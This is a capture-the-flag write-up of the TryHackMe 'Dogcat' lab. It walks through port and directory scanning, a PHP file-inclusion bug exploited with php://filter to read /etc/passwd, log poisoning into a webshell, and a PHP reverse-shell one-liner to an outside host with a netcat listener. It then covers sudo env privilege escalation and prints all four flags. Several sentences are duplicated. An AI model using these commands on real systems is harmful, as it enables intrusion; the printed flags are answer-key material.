Information:

Name: Dogcat
IP: 10.10.193.46
Goal: Find 4 flags on the machine
Report by: Martin Martinez

Flags:

Flag 1: THM{Th1s_1s_N0t_4_Catdog_ab67edfa}

Flag 2: THM{LF1_t0_RC3_aec3fb}

Flag 3: THM{D1ff3r3nt_3nv1ronments_874112}

Flag 4: THM{esc4l4tions_on_esc4l4tions_on_esc4l4tions_7a52b17dba6ebb0dc38bc1049bcba02d}

Enum

Before I do my port enumeration I like to know what I am dealing with, will it be a LInux machine or a WIndows, to know this I have to send an ICMP packet to the IP of the ḿaquina.
victim and based on the TTL know the operating system.

ping -c 1 10.10.193.46

TTL => 64 => Linux

Now that I know what I'm dealing with I need to know what services it runs, for this I perform two port scans, one super fast and one much deeper.

With the first scan I like to focus only on the ports that are 100% OPEN and then with those ports I focus on getting the versions. then with those ports I focus on getting the versions.

Quick scan

sudo nmap -p- -sS --min-rate 5000 -vvv --open 10.10.193.46 -oA enum/all/-allPorts

Open ports:

- 22 SSH
- 80 HTTP

Now I can focus on getting more details about the open ports with a much more detailed and in depth scan. detailed and in depth scanning.

sudo nmap -sC -sV -T5 -vvv -p 22,80 10.10.193.46 -oA enum/deep/deepScan

Versions:

- 22 **OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)**
- 80 **Apache httpd 2.4.38 ((Debian))**

Now I know this is a web server and as always I will try to get a little more information with two tools:

1. whatweb
2. wappalyzer

whatweb http://10.10.193.46

Thanks to whatweb I obtained the following results:

- Apache[2.4.38]
- HTTPServer[Debian Linux][Apache/2.4.38 (Debian)]
- PHP[7.4.3]

Now that I have the versions I ALWAYS have to search if they already have any vulnerabilities that have already been exploited with the searchsploit tool it is always very easy but for now these versions do not have such vulnerabilities.

So to know a bit more about the web I like to do a directory search with gobuster:

gobuster -u http://10.10.193.46 -w ~/SecLists-master/Discovery/Web-Content/common.txt -o enum/directories,txt -t 100

Directories found:

- cats/
- dogs/
- index.php/

I do NOT have access to the directories, so I will go through and explore the website and try to understand how it works.

Explore the website

Basically it is a web page in which we can see pictures of dogs and cats and nothing more, the request that is made calls my attention,
I will use burpsuite to try to get a little more information.

http://10.10.193.46/?view=dog

When modifying the request I realize that the logic tries to open a file!

```
1 GET /?view=cat/var/www/html/index.php HTTP/1.1
2 Host: 10.10.193.46
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:92.0) Gecko/20100101 Firefox/92.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://10.10.193.46/?view=dog
9 Upgrade-Insecure-Requests: 1
10
11
```

As I get the following error:

```
/b>
 include(): Failed opening 'cat/var/www/html/index.php.php' for inclusion (include_path='.:/usr/local/lib/php') in <b>
/var/www/html/index.php
```

So it makes me think that the application could be vulnerable to Local FIle Inclusion or LFI, this allows us to read files
that we should NOT be able to access normally. that we should NOT be able to access in a normal way.

Also every time we click on the "a dog" or "a cat" button we can see in the source code the following:


```
<h2>What would you like to see?</h2>
<a href="/?view=dog"><button id="dog">A dog</button></a> <a href="/?view=cat"><button id="cat">A cat</button></a><br>
Here you go!<img src="cats/8.jpg" />
```

The same is true for dogs:

```
<h2>What would you like to see?</h2>
<a href="/?view=dog"><button id="dog">A dog</button></a> <a href="/?view=cat"><button id="cat">A cat</button></a><br>
Here you go!<img src="dogs/5.jpg" />
```

There is also a directory called dogs and cats, in them are stored the images that are used to display, I would like to know how many
images are in each one, to do this faster I will use a simple python script. I would like to know how many images are in each of them,
to do this in a faster way I will use a simple python script.

For the script I don't need to make the request with the view parameter, I can access the images without any problem!



Now I know which images exist and which do NOT exist, thanks to the script I created myself in python:

```
#/usr/bin/python3
#author: Martin Mtz
```

```python
import requests
import sys
import signal

def exit(sig,frame):
    print("\n [!] Wait...")
    sys.exit(1)

#ctrl c
signal.signal(signal.SIGINT, exit)

def make_request():
    print('Loocking for images....')

    for i in range(20):
         url = 'http://10.10.178.148/dogs/x.jpg'.replace('x', str(i))
         r = requests.get(url)
         if r.status_code == 200:
             print('The image', url, ' exists')
         else:
             print('The image', url, ' does NO exists')

    print('\n [!]Now the cats...')

    for i in range(20):
         url = 'http://10.10.178.148/cats/x.jpg'.replace('x', str(i))
         r = requests.get(url)
         if r.status_code == 200:
             print('The image ', url, ' exists')
         else:
             print('The image', url, ' does NO exists')


if __name__ == '__main__':
    make_request()
```

The script will be found on my GitHub.

For the images of dogs and cats have 10 images, now with this information you could alter the requests to cause
errors in the logic and access other resources.

After trying to access other files via URL and with burpsuite I did some research and found out that you can use a wrapper in php to access information!
and use a wrapper in php to access the information!

Besides we could go from LFI to RCE!

curl -s "http://10.10.178.148/?view=php://filter/read=convert.base64-encode/resource=./dog/../index"

Thanks to the wrapper above I was able to access an index.php that shows the requests and basically does the following!

Basically it makes sure that the view parameter contains the word cat or dog and checks that the file has an ext and
if it doesn't it adds the PHP extension, this can be very useful for uploading NON php files.

Now that I can read files I can read for example, /etc/passwd and know which users

are on the victim machine.

curl -s "http://10.10.178.148/?view=php://filter/read=convert.base64-encode/resource=./dog/../../../../../etc/passwd&ext"


root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin

Once the LFI is confirmed I have to gain access to the machine.

FootHold

Now that I know that the page is vulnerable to LFI I could try to convert LFI to RCE and get a reverse shell.

There are several ways to do this but I will try to modify User-Agent and place a reverse shell, to do this I need to intercept the request with burpsuite and have netcat listening.



In the previous capture you can see the modification to the request, I used a webshell and passed as parameter the
command ls and in the response you can see the content of the directory /var/www/-html. reflected the content of the directory
/var/www/html, also there is the first flag!

I have RCE!

Now I will use the pentestmonkey cheatsheet to get the reverse shell!

I will use the following command:

php -r '$sock=fsockopen("10.6.96.118",9000);exec("/bin/sh -i <&3 >&3 2>&3");'

But it won't work just like that, I have to encode it in URL and also have netcat listening!

In order to do the encoding we can use online tools but this time I will use the burpsuite decoder tool.

```
php -r '$sock=fsockopen("10.6.96.118",9000);exec("/bin/sh -i <&3 >&3 2>&3");'
```

```
%70%68%70%20%2d%72%20%27%24%73%6f%63%6b%3d%66%73%6f%63%6b%6f%70%65%6e%28%22%31%30%2e%36%2e%39%36%2e%31%31%38%22%2c%39%30%30%30
```

nc -lvnp 9000


Once inside we are the user www-data, so we must escalate privileges and the first flag is in the directory
/var/www/html.

```
$ cat flag.php
<?php
$flag_1 = "THM{Th1s_1s_N0t_4_Catdog_ab67edfa}"
?>
$ THM{Th1s_1s_N0t_4_Catdog_ab67edfa}pwd
/bin/sh: 7: THM{Th1s_1s_N0t_4_Catdog_ab67edfa}pwd: not found
$ pwd
/var/www/html
$ sudo -l
Matching Defaults entries for www-data on b958e3e2223f:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on b958e3e2223f:
    (root) NOPASSWD: /usr/bin/env
```

We run the command sudo -l to find out if we can run something as the root user, we can run env, I will look in GTFO Bins to find a way to escalate privileges.


PrivEsc



We run the command sudo -l to find out if we can run something as the root user, we can run env, I will look in GTFO Bins to find a way to escalate privileges.

It is a very simple command:

sudo env /bin/sh




And ready we are the root user!

Once we have the maximum privileges of the system we can dedicate ourselves to find the flags.

Once I got the first three flags, I couldn't find number 4, so I decided to go into each directory until I got into /opt/ and
there was a directory called backups. until I went into /opt/ and there was a directory called backups and inside it there was a
script that apparently was executed every so often!

It seems to send something to the /root/container directory, so I decided to add something to the script as follows:



The last thing I did was to run netcat to receive the connection and that was it, there was the last flag.